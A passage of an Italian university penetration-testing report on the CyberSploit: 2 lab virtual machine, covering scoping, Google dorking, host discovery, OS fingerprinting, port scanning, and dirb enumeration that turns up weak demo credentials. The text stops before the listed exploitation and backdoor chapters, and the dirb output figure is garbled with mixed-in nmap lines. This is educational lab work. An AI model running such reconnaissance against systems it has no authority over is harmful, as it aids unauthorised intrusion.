

# UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA



Corso di Laurea in Sicurezza

## **CyberSploit: 2** **Metodologia utilizzata**

Relatore:

**Prof.**

**Arcangelo Castiglione**

Candidato:

**Luigi Gallo**

**Mat. 0522501404**

ANNO ACCADEMICO 2023-2024

---

# CONTENTS

<b>1</b>	<b>Target Scoping</b>	<b>3</b>
1.1	Raccolta dei requisiti del cliente . . . . .	3
1.1.1	Premessa . . . . .	3
1.1.2	Asset . . . . .	3
1.1.3	Tool e Tecniche . . . . .	4
1.1.4	Obiettivo . . . . .	4
1.1.5	Limitazioni Aggiuntive . . . . .	4
<b>2</b>	<b>Information Gathering</b>	<b>5</b>
2.1	Google Dorking . . . . .	5
2.1.1	Selezione delle keyword . . . . .	5
2.1.2	Query e risultati . . . . .	6
2.2	Metodologie alternative . . . . .	6
<b>3</b>	<b>Target Discovery</b>	<b>8</b>
3.1	Network Discovery . . . . .	8
3.2	OS fingerprinting . . . . .	10
3.2.1	Fingerprinting passivo . . . . .	11
3.2.2	Fingerprinting attivo . . . . .	12

## CONTENTS

---

<b>4 Enumerating Target</b>	<b>13</b>
4.1 Nmap Port Scanning . . . . .	13
4.2 Unicornscan Port Scanning . . . . .	14
4.3 Visita del servizio . . . . .	14
<b>5 Vulnerability Mapping</b>	<b>17</b>
5.1 OpenVas . . . . .	17
5.2 Nessus . . . . .	18
5.2.1 Basic Network Scan . . . . .	19
5.2.2 Web Application Scan . . . . .	20
<b>6 Target Exploitation</b>	<b>21</b>
6.1 Selezione delle Vulnerabilità da sfruttare . . . . .	21
6.2 Armitage . . . . .	22
6.3 Metasploit . . . . .	24
6.4 Approccio ad HOC . . . . .	25
<b>7 Privilege Escalation</b>	<b>28</b>
7.1 System Exploration . . . . .	28
7.2 Privilage Checking . . . . .	30
7.3 Docker Privilage Escalation . . . . .	31
7.3.1 Creazione Container Malevolo . . . . .	31
7.4 Brute Force della Password . . . . .	33
<b>8 Maintaning access</b>	<b>36</b>
8.1 Backdoor Installation . . . . .	36
<b>List of Figures</b>	<b>43</b>

---

---

# CHAPTER 1

---

## TARGET SCOPING

In questa sezione verranno formalmente definiti gli obiettivi del processo di penetration testing. Si procederà con una descrizione chiara e concisa di ciò che il penetration testing si propone di raggiungere.

### 1.1 Raccolta dei requisiti del cliente

#### 1.1.1 Premessa

Il presente documento descrive il contesto e le limitazioni del penetration testing che verrà svolto nell'ambito del progetto didattico.

Essendo un progetto didattico, si assume che il penetration testing sia stato commissionato dall'autore della macchina virtuale (d'ora in poi "committente").

#### 1.1.2 Asset

L'asset oggetto del penetration testing è una macchina virtuale. Al momento, non sono disponibili dettagli specifici sulla macchina virtuale. Pertanto, il penetration testing verrà eseguito con la metodologia "black box",

che non presuppone alcuna conoscenza pregressa dell'asset.

### 1.1.3 Tool e Tecniche

Non sono previste limitazioni specifiche ai tool e alle tecniche che potranno essere impiegati durante il penetration testing.

Tuttavia, trattandosi di una macchina virtuale, non verranno utilizzate tecniche che richiedono l'interazione con i dipendenti, come l'ingegneria sociale o l'analisi delle loro informazioni personali.

### 1.1.4 Obiettivo

L'obiettivo del penetration testing è quello di effettuare una valutazione completa della sicurezza dell'asset, identificando potenziali vulnerabilità e rischi.

### 1.1.5 Limitazioni Aggiuntive

Trattandosi di un progetto didattico, non vi sono ulteriori requisiti o limitazioni da considerare oltre a quelli già specificati.

---

---

## CHAPTER 2

---

# INFORMATION GATHERING

L'obiettivo primario di questa fase è acquisire una conoscenza preliminare dell'asset oggetto di penetration testing.

Tale conoscenza potrebbe essere fondamentale per pianificare ed eseguire le successive fasi del processo.

### 2.1 Google Dorking

Il Google Dorking, noto anche come Google Hacking, è una tecnica che sfrutta operatori di ricerca avanzati e sintassi specifica per scoprire informazioni precise su internet che potrebbero non essere facilmente accessibili tramite ricerche semplici.

#### 2.1.1 Selezione delle keyword

Tra le keyword testate, "CyberSploit: 2" si è dimostrata la più efficace nel fornire risultati utili e rilevanti.

L'impiego di altre keyword ha prodotto risultati simili, rendendo superflua la loro presentazione in questa sede.

### 2.1.2 Query e risultati

Le query che si sono rivelate essere più utili sono:

- `intitle:"CyberSploit: 2"`
- `intext:"CyberSploit: 2"`
- `inurl:"CyberSploit: 2"`
- `inurl:"CyberSploit: 2" inurl:"walkthrough"`

In questo caso le prime tre query sono equivalenti.

Utilizzando una di queste ultime è possibile identificare la pagina web da cui la macchina virtuale "CyberSploit: 2" proviene.

Quest'ultima è disponibile al seguente [link](#).




Figure 2.1: Risultato della query `intitle:"CyberSploit: 2"`.

La quarta query è stata capace di rinvenire varie risorse contenenti informazioni utili riguardo l'attuale stato di sicurezza della macchina.

## 2.2 Metodologie alternative

In considerazione della natura dell'asset, l'impiego di metodologie di information gathering alternative non risulta idoneo per il reperimento di informazioni pertinenti.




Figure 2.2: Risultato della query `inurl: \"CyberSploit: 2\" inurl: \"walkthrough\"`.



---

# CHAPTER 3

---


## TARGET DISCOVERY

Questa fase ha come obiettivo principale l'identificazione precisa della macchina target all'interno della rete locale.

Per il raggiungimento di questo scopo, si adotterà un approccio strutturato che combina l'utilizzo di due strumenti di rete: netdiscover e nmap.

### 3.1 Network Discovery

Come operazione preliminare andiamo ad analizzare la rete a cui siamo connessi utilizzando il comando *ifconfig*.



```
(root@kali)~[~]
# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::d29a:e1fc:baa:bf33 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
    RX packets 6 bytes 1684 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 3338 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 3.1: Risultato del comando "ifconfig" sull'interfaccia di rete eth0.


---

### 3. TARGET DISCOVERY

---

L'indirizzo IPv4 della macchina attaccante nella rete è 10.0.2.15, mentre quello dell'asset è sconosciuto.

Procediamo ad individuarlo attraverso *netdiscover* usando il comando "netdiscover -r 10.0.2.15/24".




```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:95:2b:31	1	60	PCS Systemtechnik GmbH
10.0.2.6	08:00:27:45:39:af	1	60	PCS Systemtechnik GmbH

Figure 3.2: Risultato dell'applicazione di "netdiscover" sulla rete locale.

VirtualBox utilizza i primi tre indirizzi IP per gestire la virtualizzazione della rete NAT. Pertanto, possiamo dedurre per esclusione che l'indirizzo IP della macchina target sia 10.0.2.6.

Per avere conferma della nostra ipotesi effettuiamo anche una scansione con *nmap* utilizzando il comando "nmap -sP 10.0.2.15/24".



```
(root@kali)-[~]
# nmap -sP 10.0.2.15/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 15:59 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00059s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.0024s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.0021s latency).
MAC Address: 08:00:27:95:2B:31 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.6
Host is up (0.0020s latency).
MAC Address: 08:00:27:45:39:AF (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.35 seconds
```

Figure 3.3: Risultato dell'applicazione di "nmap" sulla rete locale.

---


### 3. TARGET DISCOVERY

---

Anche qui i primi tre indirizzi IP sono quelli utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Notiamo poi la presenza di altri due indirizzi IP: 10.0.2.15 e 10.0.2.6. Sappiamo che 10.0.2.15 è l'indirizzo IP della nostra macchina kali, quindi 10.0.2.6 rappresenta sicuramente l'indirizzo IP della macchina target.

L'output dei due comandi quindi coincide.

Il prossimo passo sarà utilizzare il comando *ping* per assicurarsi che la macchina "CyberSploit: 2" sia raggiungibile. La Figura 3.4 mostra l'esecuzione del comando, possiamo notare che sono stati inviati 4 pacchetti ICMP e abbiamo ricevuto risposta.



```
(root@kali)-[~]
# ping -c 4 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=2.31 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=4.26 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=11.1 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=11.2 ms

— 10.0.2.6 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 2.306/7.205/11.184/3.982 ms
```

Figure 3.4: Ping della macchina target.

Per avere un'ulteriore conferma utilizziamo anche il comando *nping*. Saranno testate le porte 22 e 80.

La Figura 3.5 mostra che la macchina risponde alle richieste e possiamo affermare che le due porte sono aperte.

## 3.2 OS fingerprinting

Una volta stabilito il collegamento con la macchina target, possiamo procedere a raccogliere maggiori informazioni sul suo sistema operativo.

### 3. TARGET DISCOVERY

```
(root@kali)~# nping --tcp -p 22,80 -c 4 10.0.2.6

Starting Nping 0.7.94SVN ( https://nmap.org/nping ) at 2024-05-15 16:16 EDT
SENT (0.0303s) TCP 10.0.2.15:38996 > 10.0.2.6:22 S ttl=64 id=18033 iplen=40 seq=2908116089 win=1480
RCVD (0.0320s) TCP 10.0.2.6:22 > 10.0.2.15:38996 SA ttl=64 id=0 iplen=44 seq=3031517292 win=29200 <mss 1460>
SENT (1.0335s) TCP 10.0.2.15:38996 > 10.0.2.6:80 S ttl=64 id=18033 iplen=40 seq=2908116089 win=1480
RCVD (1.0375s) TCP 10.0.2.6:80 > 10.0.2.15:38996 SA ttl=64 id=0 iplen=44 seq=857476743 win=29200 <mss 1460>
SENT (2.1317s) TCP 10.0.2.15:38996 > 10.0.2.6:22 S ttl=64 id=18033 iplen=40 seq=2908116089 win=1480
RCVD (2.1389s) TCP 10.0.2.6:22 > 10.0.2.15:38996 SA ttl=64 id=0 iplen=44 seq=3064374360 win=29200 <mss 1460>
SENT (3.1537s) TCP 10.0.2.15:38996 > 10.0.2.6:80 S ttl=64 id=18033 iplen=40 seq=2908116089 win=1480
RCVD (3.1604s) TCP 10.0.2.6:80 > 10.0.2.15:38996 SA ttl=64 id=0 iplen=44 seq=890590743 win=29200 <mss 1460>
SENT (5.0933s) TCP 10.0.2.15:38996 > 10.0.2.6:22 S ttl=64 id=18033 iplen=40 seq=2908116089 win=1480
RCVD (5.1242s) TCP 10.0.2.6:22 > 10.0.2.15:38996 SA ttl=64 id=0 iplen=44 seq=3110604318 win=29200 <mss 1460>
SENT (6.3637s) TCP 10.0.2.15:38996 > 10.0.2.6:80 S ttl=64 id=18033 iplen=40 seq=2908116089 win=1480
RCVD (6.3723s) TCP 10.0.2.6:80 > 10.0.2.15:38996 SA ttl=64 id=0 iplen=44 seq=940756025 win=29200 <mss 1460>
SENT (7.3662s) TCP 10.0.2.15:38996 > 10.0.2.6:22 S ttl=64 id=18033 iplen=40 seq=2908116089 win=1480
RCVD (7.3699s) TCP 10.0.2.6:22 > 10.0.2.15:38996 SA ttl=64 id=0 iplen=44 seq=3146081825 win=29200 <mss 1460>
SENT (8.7162s) TCP 10.0.2.15:38996 > 10.0.2.6:80 S ttl=64 id=18033 iplen=40 seq=2908116089 win=1480
RCVD (8.7219s) TCP 10.0.2.6:80 > 10.0.2.15:38996 SA ttl=64 id=0 iplen=44 seq=977466756 win=29200 <mss 1460>

Max rtt: 29.863ms | Min rtt: 0.075ms | Avg rtt: 7.411ms
Raw packets sent: 8 (320B) | Rcvd: 8 (368B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 8.80 seconds
```

Figure 3.5: Ping delle porte: 22 e 80.

#### 3.2.1 Fingerprinting passivo

Consapevoli che la porta 80 è aperta, possiamo sfruttarla per eseguire un "fingerprinting passivo del sistema operativo" utilizzando lo strumento p0f.

Procederemo con un approccio diviso in due passi:

1. In primo luogo, metteremo in ascolto l'interfaccia di rete `eth0` usando il comando `"p0f -i eth0"`.
2. Da un altro terminale utilizzeremo il comando `"curl -X GET http://10.0.2.6/"` per inviare una richiesta http alla macchina target.

```
.-[ 10.0.2.15/59800 → 10.0.2.6/80 (syn) ]-
|
| client      = 10.0.2.15/59800
| os          = Linux 2.2.x-3.x
| dist_name   = 0
| params      = generic
| raw_sig     = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
|
|
```

Figure 3.6: OS fingerprinting passivo 1.

Come possiamo vedere dalle Figure 3.6,3.7 l'OS fingerprinting ha avuto successo in quanto ci ha permesso di raccogliere due informazioni molto importanti:

---

## 3. TARGET DISCOVERY

---

```
-[ 10.0.2.15/59800 → 10.0.2.6/80 (http response) ]-  
|  
| server      = 10.0.2.6/80  
| app         = Apache/2.4.37 (Ubuntu)  
| lang        = none  
| params      = none  
| raw_sig     = 1:Date,Server,?Last-Modified,?ETag,Accept-Ranges=[bytes],?Content-Length,Content-Type:Connection,Keep-Alive:Apache/2.4.37 (centos)  
|  
|
```

Figure 3.7: OS fingerprinting passivo 2.

- La macchina target ha installato un sistema operativo Linux, ovvero CentOS.
- Abbiamo individuato il server http: Apache 2.x.

### 3.2.2 Fingerprinting attivo

Utilizziamo anche un approccio attivo tramite utilizzando nmap. Il comando usato sarà "nmap -O 10.0.2.6".

```
(root@kali)-[~]  
# nmap -O 10.0.2.6  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 16:47 EDT  
Nmap scan report for 10.0.2.6  
Host is up (0.0014s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:45:39:AF (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
```

Figure 3.8: OS fingerprinting attivo.

Grazie al fingerprinting attivo abbiamo ottenuto ulteriori informazioni, dalla figura 3.8 notiamo che il S.O. è basato su Linux e la versione del kernel è compresa tra la 3.2 e la 4.9.

---

# CHAPTER 4


---

## ENUMERATING TARGET

L'obiettivo di questa fase è approfondire la conoscenza dei servizi in esecuzione sulla macchina target.

### 4.1 Nmap Port Scanning

Come primo passo, verrà eseguita nuovamente una scansione con Nmap, configurandolo per il rilevamento delle versioni dei servizi.



```
(root@kali)~# nmap -sV 10.0.2.6 -p- -oX nmap_TCP_CyberSploit2_scan.xml
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 04:18 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.37 ((centos))
MAC Address: 08:00:27:45:39:AF (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.54 seconds
```

Figure 4.1: Discovery dei servizi in esecuzione utilizzando il tool nmap.

Con questa scansione abbiamo ottenuto informazioni importanti:

- Il sistema è in esecuzione su Oracle Virtualbox;


- Sulla porta 22 è presente il servizio OpenSSH 8.0;
- Sulla porta 80 è presente il servizio Apache httpd 2.4.37;

Entrambi i servizi presentano diverse vulnerabilità:

- [CVE OpenSSH 8.0](#).
- [Apache httpd 2.4.37](#).

### 4.2 Unicornscan Port Scanning

Effettuiamo anche una scansione specifica per le porte UDP utilizzando il tool unicornscan.



```
(root@kali)-[~]
# unicornscan -mU -Iv 10.0.2.6:a -r 5000
adding 10.0.2.6/32 mode `UDPscan' ports `a' pps 5000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
sender statistics 4735.4 pps with 65545 packets sent total
listener statistics 0 packets recieved 0 packets dropped and 0 interface drops
```

Figure 4.2: Scansione delle porte UDP utilizzando lo strumento unicornscan.


Sulla base dei risultati della scansione effettuata, non sono state identificate porte UDP aperte sul sistema esaminato.

### 4.3 Visita del servizio

Come evidenziato nella figura 4.3, la pagina web espone un numero elevato di nomi utente e password. Al momento, non è possibile determinare l'utilità di tali credenziali, tuttavia sono state acquisite e conservate per future analisi. Nonostante la presenza di credenziali esposte, non è stato possibile individuare una pagina di accesso o altre funzionalità di login sul sito web.

In assenza di queste ultime, si è proceduto all'enumerazione di file e directory nascosti all'interno del sito web. Per tale scopo è stato impiegato lo strumento di enumerazione web *dirb*, ampiamente utilizzato per questo tipo di attività.

## 4. ENUMERATING TARGET



#	Username	Password	Handle
1	Mark	Otto	@shadi.com
2	Jacob	Thornton	@Hysper
3	Larry	the Bird	@twitter
4	D92=695C2	436CDA=@E	@twitter
5	Sam	uwshdijwi	@twitter
6	cevgi	cevgi@1234	@Attitude
7	Madhu	12345678	@facebook
8	Neha	I love my Jaan	@tiktok
9	Mahi	Love you dear	@Love

Figure 4.3: Risultato ottenuto dalla visita dell'indirizzo: 10.0.2.6:80;

Dopo aver controllato i file rinvenuti (Figura 4.4) concludiamo che nessuno di questi è di particolare interesse.



## 4. ENUMERATING TARGET

```
(root@kali)-[~]
# dirb http://10.0.2.6:80 (s://nmap.org ) at 2024-05-16 15:16 EDT
Nmap scan report for 10.0.2.6
_ _ _ _ _
OS: latency)
DIRB v2.22 998 closed tcp ports (reset)
By The Dark Raver
_ _ _ _ _
OpenSSH 8.0 (protocol 2.0)
50/tcp open: http Apache/2.4.37 ((centos))
START_TIME: Thu May 16 16:06:48 2024 (e VirtualBox virtual NIC)
URL_BASE: http://10.0.2.6:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
Nmap done: 1 IP address (1 host up) scanned in 7.70 seconds
_ _ _ _ _

GENERATED WORDS: 4612

— Scanning URL: http://10.0.2.6:80/ —
+ http://10.0.2.6:80/cgi-bin/ (CODE:403|SIZE:217)
+ http://10.0.2.6:80/index.html (CODE:200|SIZE:3471)
⇒ DIRECTORY: http://10.0.2.6:80/noindex/

— Entering directory: http://10.0.2.6:80/noindex/ —
⇒ DIRECTORY: http://10.0.2.6:80/noindex/common/
+ http://10.0.2.6:80/noindex/index (CODE:200|SIZE:4006)
+ http://10.0.2.6:80/noindex/index.html (CODE:200|SIZE:4006)

— Entering directory: http://10.0.2.6:80/noindex/common/ —
⇒ DIRECTORY: http://10.0.2.6:80/noindex/common/css/
⇒ DIRECTORY: http://10.0.2.6:80/noindex/common/fonts/
⇒ DIRECTORY: http://10.0.2.6:80/noindex/common/images/

— Entering directory: http://10.0.2.6:80/noindex/common/css/ —
+ http://10.0.2.6:80/noindex/common/css/styles (CODE:200|SIZE:71634)

— Entering directory: http://10.0.2.6:80/noindex/common/fonts/ —

— Entering directory: http://10.0.2.6:80/noindex/common/images/ —

END_TIME: Thu May 16 16:07:44 2024
DOWNLOADED: 27672 - FOUND: 5
```

Figure 4.4: Risultato ottenuto dal tool dirb.

---

## CHAPTER 5

---

# VULNERABILITY MAPPING

Questa fase ha l'obiettivo di identificare ed analizzare eventuali problemi di sicurezza in un determinato asset.

Al fine di velocizzare tale processo, utilizzeremo strumenti automatici che ci permetteranno di individuare vulnerabilità conosciute e documentate, ma non saranno in grado di identificare vulnerabilità zero-day, ossia nuove vulnerabilità ancora sconosciute ai fornitori e agli sviluppatori.

### 5.1 OpenVas

OpenVAS (Open Vulnerability Assessment System) è un framework completo e gratuito per la scansione e la gestione delle vulnerabilità nei sistemi informatici.

